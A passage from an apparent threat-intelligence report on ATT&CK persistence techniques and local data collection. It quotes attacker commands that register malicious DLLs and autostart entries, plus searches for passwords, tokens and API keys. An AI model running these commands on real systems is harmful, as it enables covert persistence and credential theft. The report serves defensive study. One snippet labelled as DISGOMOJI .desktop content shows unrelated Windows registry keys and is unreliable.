In macOS, re-opened applications automatically start at user login for convenience. This relies on a property list file that records applications running at logout. Adversaries exploit this by adding malicious apps to the list, ensuring automatic execution at login.

Adversary Use of Re-opened Applications

Adversaries exploit macOS's "Re-opened Applications" feature by tampering with plist files, such as `com.apple.loginwindow.<UUID>.plist`, located in the user's `~/Library/Preferences/ByHost` directory. This plist file contains the configuration for applications that are automatically relaunched when a user logs back in. Users typically opt into this feature via a prompt during logout, making it a trusted behavior. To compromise this functionality, attackers manipulate the plist file using macOS commands [142]:

```
$ plutil -p
~/Library/Preferences/ByHost/com.apple.loginwindow.<UUID>.plist
```

This command displays the contents of the plist file, where adversaries can insert entries specifying their malicious applications. Each entry includes keys for the application's bundle identifier, background state, visibility settings, and file path. An example of a modified plist entry might look like this:

```
{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2,
      "BundleID" => "com.apple.ichat",
      "Hide" => 0,
      "Path" => "/System/Applications/Messages.app"
    },
    1 => {
      "BackgroundState" => 2,
      "BundleID" => "com.google.chrome",
      "Hide" => 0,
      "Path" => "/Applications/Google Chrome.app"
    }, ] }
```

In doing so, the malware is automatically executed each time the user logs in, leveraging legitimate macOS functionality to maintain a covert presence.

#9.8. T1547.008 LSASS Driver

LSASS drivers in Windows are legitimate drivers loaded by the Local Security Authority Subsystem to manage various security policies. Adversaries target these drivers due to their high privilege level, which, when compromised, can grant deep system access, allowing for persistent and covert exploitation of the infected host system.

Adversary Use of LSASS Driver

The Local Security Authority Subsystem Service (LSASS) is a critical target for attackers due to its integral role in enforcing security policies, managing user authentication, and safeguarding sensitive information such as user credentials. Operating as a user-mode process through `lsass.exe`, LSASS relies on dynamic link libraries (DLLs) to perform its functions, making it an attractive vector for adversaries seeking persistent access to compromised systems. Attackers may exploit LSASS by injecting malicious code into its process, modifying system components, or manipulating registry keys to load unauthorized DLLs.

One method involves altering the undocumented registry key `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaDbExtPt`, enabling the loading of malicious DLLs into the LSASS process. This allows attackers to execute their code with elevated privileges, granting them deep system access. Beyond direct manipulation, adversaries may hijack the execution flow of legitimate LSASS components to ensure that their payload is initialized during system boot or user logon, embedding themselves deeply into the system's security framework.

This persistence technique enables ongoing access, facilitates lateral movement, and allows attackers to remain undetected while interacting with other critical system processes. Such actions can disrupt security mechanisms, harvest credentials, and maintain a foothold for extended exploitation.

#9.9. T1547.009 Shortcut Modification

Shortcut modifications refer to altering Windows shortcut files (LNK files), which are essentially pointers to an executable file. This technique involves changing a shortcut's properties, such as its target path, to redirect users to a program or script different from the one originally intended.

Adversary Use of Shortcut Modification

By editing or entirely replacing the target path of a Windows shortcut (.LNK) file, adversaries can covertly redirect users to launch malicious binaries under the guise of legitimate applications. The .LNK format stores data such as the path to the target executable, command-line arguments, icon references, and other metadata. Attackers often exploit these properties to conceal malicious behavior, for example, by retaining a trusted-looking icon and filename while silently swapping out the legitimate target for malware.

In the Ferocious Kitten APT campaign, this technique facilitated persistence by abusing .LNK shortcuts. The attackers initially dropped a malicious payload named "`update.exe`" into a publicly accessible directory 9494, then renamed it to "`svehost.exe`" to resemble a legitimate system file. They placed this file in the Windows Startup folder, exploiting the folder's built-in behavior of automatically executing its contents at user logon. Consequently, the adversaries secured recurring access whenever the victim rebooted their system.

Although the campaign involved creating a new shortcut rather than modifying an existing one, the underlying principle remains the same: manipulating .LNK file properties to execute a malicious program. Subtle methods such as deceptive naming conventions allowed attackers to blend into legitimate system processes and evade detection.

A key aspect of this technique is how .LNK files handle attributes like command-line arguments and icon references. Attackers can embed malicious commands in the shortcut, yet retain the original icon or file name, making it difficult for users to discern changes. For detection, security teams should monitor for unusual shortcut creations or modifications in high-risk locations (e.g., Startup folder). Anomalous references to non-standard executables or hidden parameters within .LNK files can signal compromise, especially if they deviate from normal system or organizational baselines.

#9.10. T1547.010 Port Monitors

Port monitors in Windows facilitate printer communications and can be exploited by adversaries for malicious purposes. By replacing or adding a port monitor DLL via the Windows Registry, adversaries can ensure their code is executed with high privileges by the print spooler service during system boot, achieving persistence and privilege escalation.

Adversary Use of Port Monitors

Adversaries exploit Windows port monitors to establish persistence and potentially escalate privileges by ensuring their malicious code executes during system boot with high-level permissions. Port monitors, integral to the printing process, are managed by the Print Spooler service (`spoolsv.exe`), which operates with SYSTEM-level privileges.

To leverage this, an adversary can register a custom port monitor that specifies a malicious DLL to be loaded at startup. This can be achieved by invoking the `AddMonitor` API call, designating the path to the malicious DLL.

Alternatively, the adversary can directly modify the Windows Registry at `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors`, creating a new subkey for their port monitor and setting its "Driver" value to the path of their malicious DLL. This DLL is typically placed in the `C:\Windows\System32` directory to align with legitimate system files.

Upon the next system boot, the Print Spooler service loads all registered port monitor DLLs, including the malicious one, executing it with SYSTEM privileges. This grants the adversary persistent and elevated access to the system, allowing them to perform unauthorized actions and maintain control over the compromised environment.

This technique is particularly insidious because it abuses legitimate system functionality, making detection and mitigation challenging. Monitoring for unexpected modifications to the registry keys associated with port monitors and scrutinizing DLLs loaded by the Print Spooler service can aid in identifying such malicious activities.

#9.11. T1547.012 Print Processors

Print processors, dynamic link libraries employed by the Windows print spooler service (`spoolsv.exe`), are crucial for managing print jobs, handling data formats, and print layouts. However, they can be exploited by adversaries for malicious purposes, such as achieving persistence and privilege escalation within the system.

Adversary Use of Print Processors

Adversaries exploit print processors for persistence and privilege escalation by executing malicious DLLs during system boot. These DLLs are loaded by the print spooler service, `spoolsv.exe`. Attackers can add malicious print processors using the `AddPrintProcessor` API (requiring `SeLoadDriverPrivilege`) or by modifying the Windows Registry. A common method involves adding a key to this path, which should point to the malicious DLL.

```
HKLM\SYSTEM\[CurrentControlSet or
ControlSet001]\Control\Print\Environments\[Windows
architecture]\Print Processors\[user defined]\Driver
```

The malicious DLL must be in the system print-processor directory or a relative path found using the `GetPrintProcessorDirectory` API. After installation, restarting the print spooler service activates the malicious print processor. The loaded DLL gains elevated privileges since this service runs with SYSTEM-level permissions. For example, the **Earth Lusca** APT group used this method by executing [95]:

```
reg add "HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows
x64\Print Processors\UDPrint" /v Driver /d "spool.dll" /f
```

Furthermore, the **PipeMon** malware, attributed to the **Winnti** hacking group, has demonstrated the use of this technique for achieving persistence [96]. The malware deploys a malicious DLL loader into the directory where print processors are stored and subsequently registers it as an alternative print processor by modifying registry values.

```
HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows
x64\Print Processors\PrintFiiterPipelineSvc\Driver = "DEment.dll"
HKLM\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows
x64\Print Processors\lltdsvc1\Driver = "EntAppsvc.dll"
```

#9.12. T1547.013 XDG Autostart Entries

XDG Autostart Entries in Linux are configuration files that enable applications to run automatically at user login. These entries specify scripts or programs to be executed, providing a method for software, including potentially malicious ones, to achieve persistence by ensuring their activation every time a user logs into the system.

Adversary Use of XDG Autostart Entries

Adversaries targeting Linux systems can exploit XDG Autostart Entries to achieve persistence by executing malicious programs upon user login. This technique involves manipulating `.desktop` files in XDG Autostart directories such as

`/etc/xdg/autostart` or
`~/.config/autostart`.

These files define applications that automatically launch when a user's desktop environment loads, providing an opportunity for attackers to ensure their malicious programs execute consistently.

A notable example of this technique was observed in campaigns conducted by the **Transparent Tribe**, also known as APT36, between late 2023 and April 2024 [97]. This group targeted Indian government, defense, and aerospace sectors, using Python-based ELF downloaders to create `.desktop` files in the `~/.config/autostart` directory. These files were specifically crafted to execute malicious payloads whenever a user logged in, ensuring persistent access to compromised systems. To evade detection, the `.desktop` files were designed to mimic legitimate system files, reflecting the group's advanced operational methods and ability to blend malicious activity into normal system behavior.

In a similar but more recent case, the **DISGOMOJI** malware, identified in June 2024, also leveraged XDG Autostart Entries to maintain persistence on Linux systems [103]. As part of its attack strategy, DISGOMOJI dropped `.desktop` files such as `GNOME_Core.desktop` or `GNOME_GNU.desktop` into the `~/.config/autostart` directory. These files were designed to ensure the malware's automatic execution at every user login, even after system reboots. To obfuscate its presence further, DISGOMOJI padded the content of the `.desktop` files with tens of thousands of `#` characters, which do not affect functionality but serve to confuse investigators or delay forensic analysis.

An example of the `.desktop` file content added by DISGOMOJI is as follows:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
Z
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
```

This configuration ensures that the executable `/home/user/.x86_64-linux-gnu/vmcoreinfo` is run automatically whenever the desktop environment loads. By leveraging XDG Autostart Entries in this manner, DISGOMOJI achieves a stealthy and reliable persistence mechanism, enabling its malicious activities to continue uninterrupted without requiring further interaction from the attacker.

Together, these examples highlight the versatility and effectiveness of XDG Autostart Entries as a persistence technique on Linux systems, making it a preferred choice for advanced threat actors.

#9.13. T1547.014 Active Setup

Active Setup in Windows is designed to execute specific programs or scripts automatically at user login, mainly for configuring user profiles on the first login. Its ability to run code for each user profile makes it an attractive target for adversaries, who exploit this feature to achieve persistent and stealthy execution of malicious payloads.

Adversary Use of Active Setup

Adversaries frequently exploit the Windows Active Setup mechanism to achieve persistence on a target system. Active Setup is a legitimate Windows feature designed to execute programs when a user logs in for the first time. By creating a custom registry key under:

```
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{GUID}
```

and specifying a malicious executable path in the **StubPath** value, attackers ensure that the program is executed whenever a user logs in. This allows the malicious payload to run under the user's permissions, inheriting their privilege level.

For example, in a malware sample analyzed in January 2024 within a sandbox environment, a malicious **StubPath** was observed pointing to [104]:

```
C:\Program Files\Chromnius\Application\118.0.5951.0\Installer\chrnstp.exe --configure-user-settings --verbose-logging --system-level
```

Key Value Created			
Key Path	Name	Type	Data
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{7D2B3E1D-D096-4594-9D8F-A6667F12E0AC}	StubPath	unicode	"C:\Program Files\Chromnius\Application\118.0.5951.0\Installer\chrnstp.exe" --configure-user-settings --verbose-logging --system-level

[SHA-256*](#): 94587b41a0eb5e2c592976fa283b0bfc0ef2e2c5cec24bba298cda0eb67270de

Another example is coming from the backdoor trojan **Poisonivy**, which uses this technique for persistence. Detected by Microsoft Defender Antivirus as **Backdoor:Win32/Poisonivy.E**, Poisonivy is known for unauthorized access and control capabilities.

It modifies the registry to ensure automatic execution:

```
reg add "HKLM\Software\Microsoft\Active Setup\Installed Components\<CLSID>" /v "StubPath" /d "c:\windows:svvhost.exe" /f
```

This command adds a StubPath value pointing to **c:\windows:svvhost.exe**, a malicious executable. When a user logs in, this executable is automatically launched, allowing Poisonivy to maintain persistence and control over the machine. The trojan further hides its presence by injecting itself into processes like **iexplore.exe**, evading firewall detection and executing commands received from a remote server.

The Active Setup attack technique, characterized by the abuse of inherent system features, presents a significant challenge for mitigation through preventive controls. Since it leverages legitimate functionalities and processes of the operating system, distinguishing between normal and malicious use becomes complex. Standard preventive measures may not effectively counteract these tactics without potentially impacting regular system operations, necessitating a more nuanced approach to detection and response.

#9.14. T1547.015 Login Items

Login items in macOS are applications, documents, folders, or server connections that automatically launch when a user logs into their account. Designed for convenience, they allow frequently used programs and files to be readily accessible at session start.

Users manage these items through System Preferences, customizing their startup routine. This feature's ability to execute programs automatically makes it an attractive target for adversaries seeking persistence or privilege escalation.

Adversary Use of Login Items

Adversaries exploit macOS login items to launch malicious software automatically upon user login, aiming for persistence or privilege escalation. These login items, including applications, documents, folders, or server connections, are added using scripting languages like **AppleScript**. Particularly in macOS versions prior to 10.5, AppleScript is utilized to send Apple events to the "**System Events**" process, manipulating login items for malicious purposes.

Additionally, adversaries may employ **Native API** calls, leveraging the **Service Management Framework**, which involves API calls such as **SMLoginItemSetEnabled**. This technique enables the discreet insertion of harmful programs into the user's login sequence. By using both shared file list login items and the Service Management Framework, adversaries effectively maintain a stealthy presence within the system.

Here's an example of a command that adversaries might use [143].

```
tell application "System Events" to make login item at end with properties {path:"/path/to/malicious/executable", hidden:true}.
```

When executed, this command adds the specified path to the list of applications that automatically start upon user login, with the **hidden:true** property ensuring the application runs without displaying any visible interface to the user. This stealthy method allows the malicious software to execute unnoticed, achieving persistence on the system.

Such an attack technique is challenging to mitigate with preventive controls due to its reliance on the abuse of legitimate system features. The script leverages standard macOS functionalities designed for user convenience, making it difficult to distinguish between benign and malicious use without impacting normal operations.

#10

T1005 Data from Local System

Tactics

Collection

Prevalence

12%

Malware Samples

120,669

Data has been a valuable target for adversaries regardless of their level of confidentiality or sensitivity. In each step of the attack lifecycle, adversaries need to gather sensitive or valuable information from compromised local systems to achieve their objectives. They employ various methods to locate and access these files, such as searching for common file extensions, querying specific directories, or leveraging system commands to list and copy files of interest.

In the Red Report 2025, T1005 Data from Local System made its debut to the top 10 list in tenth place, indicating its prominent use by APT actors, ransomware gangs, and cyber espionage groups.



HARVESTING THE CROWN JEWELS

Adversary Use of Data from Local System

Adversaries collect data from local systems as part of their broader strategy to achieve their objectives, which may include espionage, financial gain, or disruption. By accessing files directly from the local system, attackers can gather data efficiently without raising suspicion, especially in environments where monitoring or detection mechanisms may not cover such activities comprehensively.

The process typically starts with adversaries identifying and locating the files they intend to access. This could involve using file search utilities, scripts, or built-in operating system commands to find data with specific extensions or stored in common directories. They may target files containing **credentials**, **intellectual property**, **personally identifiable information** (PII), or other sensitive content. Advanced attackers might also search for configuration files, logs, or cached data that can provide additional insights or lead to further exploitation.

The reasons adversaries rely on this technique are closely tied to the accessibility and strategic importance of local data. Files on a local system often contain critical information, and their retrieval can provide attackers with immediate value or serve as stepping stones for lateral movement or privilege escalation. For example, collecting locally stored credentials might allow an attacker to impersonate a legitimate user or gain access to restricted systems. Similarly, exfiltrating proprietary documents can lead to significant financial or reputational damage to the victim organization.

Adversaries also prefer this method because it allows them to operate covertly. Accessing data locally avoids triggering network-based defenses, such as **data loss prevention** (DLP) systems, which are often focused on monitoring external communications. By extracting data locally and exfiltrating it later in carefully crafted stages, attackers can further reduce the likelihood of detection.

When leveraging the **T1005 Data from Local System** technique, adversaries often rely on native system tools and commands because these utilities are pre-installed on most operating systems, making them highly accessible. Using such tools allows attackers to avoid introducing custom malware or external binaries, which are more likely to trigger security alerts. Native tools are trusted by the operating system and often used by legitimate users and administrators, enabling attackers to blend their malicious activities into regular system operations and evade detection by traditional security solutions.

Native Tools and Commands Used to Collect Local Files

Adversaries can leverage various built-in operating system tools and commands to locate and collect data from compromised local systems. This section will examine native tools and commands exploited by adversaries and found in major operating systems in detail.

1. dir (Windows)

The **dir** command, which is built into Windows, allows attackers to browse the file system, list files in specific directories, and identify data that might be valuable for collection. By combining **dir** with various switches, they can filter results and focus on files of interest. For example, the **/s** option allows recursive searches through subdirectories, while **/a** can display hidden or system files that may contain sensitive information. Additionally, attackers might use wildcards (e.g., ***.docx** or ***.txt**) to search for files with specific extensions commonly associated with valuable data.

In August 2024, **Voldemort** backdoor malware was reported to use the **dir** command to list the folders and files in the compromised systems [109].

1. findstr (Windows)

The **findstr** command is a native utility designed to search for patterns or keywords within the contents of files. Its versatility and ability to filter through large volumes of data make it an effective tool for attackers to pinpoint sensitive information without having to examine each file manually.

Typically, an adversary may combine **findstr** with directory enumeration commands like **dir** to streamline the process of identifying and accessing targeted data. For instance, after locating files of interest using **dir** or similar tools, they might execute a command such as **findstr "password" *.txt** to search for occurrences of the word "password" within all **.txt** files in a directory. This approach allows attackers to zero in on files containing specific terms or strings that are likely to hold valuable information, such as credentials, API keys, or personally identifiable information (PII).

Adversaries can also use **findstr** with additional options to refine their searches. For example, the **/s** option enables recursive searching through subdirectories, and **/i** makes the search case-insensitive, increasing the likelihood of finding relevant results. They might also use wildcards to broaden their search scope, targeting multiple file types simultaneously, such as **findstr "secret" *.txt *.log**.

In November 2024, CISA reported that the **BianLian** ransomware group used the following command to find passwords in all files in the current folder and its subfolders [17].

```
findstr /spin "password" *.* >C:\Users\training\Music\

```


3. Get-ChildItem (Windows)

Get-ChildItem is a versatile cmdlet that provides extensive functionality for searching and retrieving file system objects on Windows systems. Its advanced filtering capabilities and seamless integration with other PowerShell features make it particularly attractive for malicious actors.

Attackers use **Get-ChildItem** to efficiently explore the file system and identify files of interest, such as documents, credentials, or configuration files. By default, the command lists files and directories in a specified location. With different parameters, adversaries can perform recursive searches, set filters such as size or modification date, and pipe into other commands for further processing. The following command identifies all files modified within the past week, potentially indicating active documents or logs.

```
Get-ChildItem -Recurse | Where-Object {$_.LastWriteTime -gt
(Get-Date).AddDays(-7)}
```

The Chinese APT group **Mustang Panda** uses the command below in its `getdata.ps1` script for reconnaissance and data collection [105].

```
Get-ChildItem ([environment]::getfolderpath("desktop"))
```

4. Select-String (Windows)

Select-String command allows users to search through file contents for specific strings or patterns of interest. This cmdlet is often described as the PowerShell equivalent of the `grep` command in Linux and is highly effective for locating sensitive information, such as credentials, configuration data, or personally identifiable information (PII), within the files stored on a compromised system.

Using **Select-String**, attackers can automate the process of searching through one or multiple files, filtering out irrelevant data, and focusing on content matching predefined keywords or regular expressions. The flexibility of **Select-String** makes it particularly appealing to adversaries. They can use it with wildcards to target a wide range of files or restrict searches to specific directories and file types. For instance, the following command can search log files for error messages or references to tokens that might reveal authentication details or debugging information. Additionally, adversaries can leverage regular expressions for more complex searches, such as patterns resembling email addresses, URLs, or API keys.

```
Select-String -Path C:\Logs\*.log -Pattern "Error|Token"
```

In May 2024, a hacktivist group called Twelve used the **Select-String** command in combination with **Get-ChildItem** to collect sensitive information from compromised systems [106].

```
Get-ChildItem -Path C:\ -Recurse -Include *.doc, *.docx, *.xls, *.xlsx,
*.ppt, *.pptx, *.pdf, *.eml, *.msg, *.pst, *.mbox, *.csv, *.qbw, *.qba,
*.qfx, *.txt, *.rtf, *.xml, *.json, *.conf, *.cfg, *.ini, *.db, *.sql,
*.mdb, *.log | Select-String -Pattern "[PATTERN]" -CaseSensitive:$false |
Select Path, LineNumber, Line | Out-File -FilePath
C:\sensitive_data_results.txt
```

5. ls (Linux and macOS)

ls command provides a snapshot of the files and folders within a specific directory, allowing attackers to quickly map the file system and locate valuable data for further analysis or exfiltration. When an adversary gains access to a compromised system, they often begin by using **ls** to assess the directory structure. By executing a simple **ls** command, they can list files and subdirectories in the current directory, obtaining a general overview of what is stored there. This basic reconnaissance helps attackers determine whether the directory contains files worth investigating or if they should navigate to another location in the file system.

ls is a flexible command that includes various options that provide detailed insights about files. For instance, an attacker might use **ls -l** to display information such as file permissions, ownership, size, and modification times. This data can help them prioritize files based on characteristics like recent changes or accessibility. For example, a recently modified file owned by a privileged user might suggest the presence of current and sensitive data.

Another useful feature for attackers is the ability to list hidden files with the **ls -a** option. Hidden files, often used for configuration or authentication purposes, can include critical information like credentials, API keys, or cryptographic materials. By running **ls -a**, an adversary can uncover files like `.ssh/authorized_keys` or `.env` that might otherwise go unnoticed during a standard file system scan.

Adversaries may also use the **ls** command recursively to enumerate the contents of nested directories. By combining **ls** with the **-R** option, they can obtain a comprehensive listing of files across multiple levels of the directory structure. This approach is particularly useful in identifying sensitive data stored in deeply nested directories without needing to navigate manually through each level.

The results of `ls` commands can also be redirected to files or combined with other tools to enhance reconnaissance efforts. For instance, an attacker might run the following command to generate a detailed inventory of all files and directories under the `/home` directory, which could then be analyzed offline or used in conjunction with other tools to search for specific patterns or keywords.

```
ls -lR /home > directory_listing.txt
```

In the **CRON#TRAP** campaign, adversaries used the command below to enumerate the directories and confirm file locations [107].

```
ls -hal
```

-h: Human-readable sizes
Formats file sizes in a human-readable way, displaying sizes with units like KB, MB, or GB instead of raw bytes.

-a: All files
Shows all files in the directory, including hidden files (those starting with a dot, `.`), which are normally not displayed.

-l: Long format
Displays detailed information for each file or directory in a long listing format.

6. find (Linux and macOS)

`find` is a highly versatile command that allows attackers to search the file system based on a wide array of attributes, such as file names, extensions, sizes, modification times, or even file types. When adversaries gain access to a system, they often start by exploring the file system to identify targets. The `find` command is particularly useful for locating files that match certain patterns or criteria. For instance, an attacker might search for configuration files (`*.conf`) across the system to uncover sensitive settings, credentials, or API keys stored in plain text. Similarly, they might target document files such as `.docx`, `.pdf`, or `.xlsx`, which are more likely to contain personal, financial, or proprietary information.

The `find` command is also effective for discovering files based on size, age, or type. Adversaries might use parameters such as `-size` to locate large files that could contain logs or databases or `-mtime` to identify files modified within a specific time frame. For instance, `find /var/log -size +1M` could reveal large log files in the `/var/log` directory, which might include system activity or authentication details.

Similarly, `find / -mtime -7` identifies files modified in the last seven days, which might indicate recent activity or updates containing useful information.

In May 2024, **APT36**, also known as **Transparent Tribe**, was reported to use the `find` command in an obfuscated version of **GLOBSHELL** malware [97].

7. grep (Linux and macOS)

`grep` utility allows attackers to sift through large volumes of data, narrowing down their focus to information that matches a desired pattern, such as credentials, API keys, or sensitive personal information. Attackers often use `grep` to search for terms associated with valuable data, such as "password," "key," or "token". By tailoring the search term to the context of the compromised environment, adversaries can efficiently locate sensitive information that might facilitate further exploitation.

For example, the command `grep -r "secret" /home` would scan all user files under the `/home` directory for the keyword "secret," potentially uncovering confidential information stored in text documents or configuration files. The utility also supports regular expressions, enabling attackers to craft advanced patterns for complex searches. For instance, searching with `grep -E "password[:=]" config.txt` would match variations like `password=`, `password:`, or `password`, which are commonly used in configuration files. This precision allows adversaries to extract specific lines containing relevant data without needing to review entire files manually.

In many cases, attackers combine `grep` with other commands to streamline their workflow. Pairing `grep` with `find` can help locate files of interest and immediately search their contents. The command below identifies files in the `/etc` directory and searches them for instances of the term "api_key." Such combinations enable efficient and targeted reconnaissance within complex file systems.

```
find /etc -type f | xargs grep "api_key"
```

In October 2024, the **Shedding Zmiy** threat group was reported to use the following command to dump binary logs and extract certain keywords from them using `grep` command [108].

```
utmpdump /var/log/wtmp | grep -v "redacted" >.t
```


Limitations


The limitations outlined below are imperative to consider when interpreting the Red Report 2025:

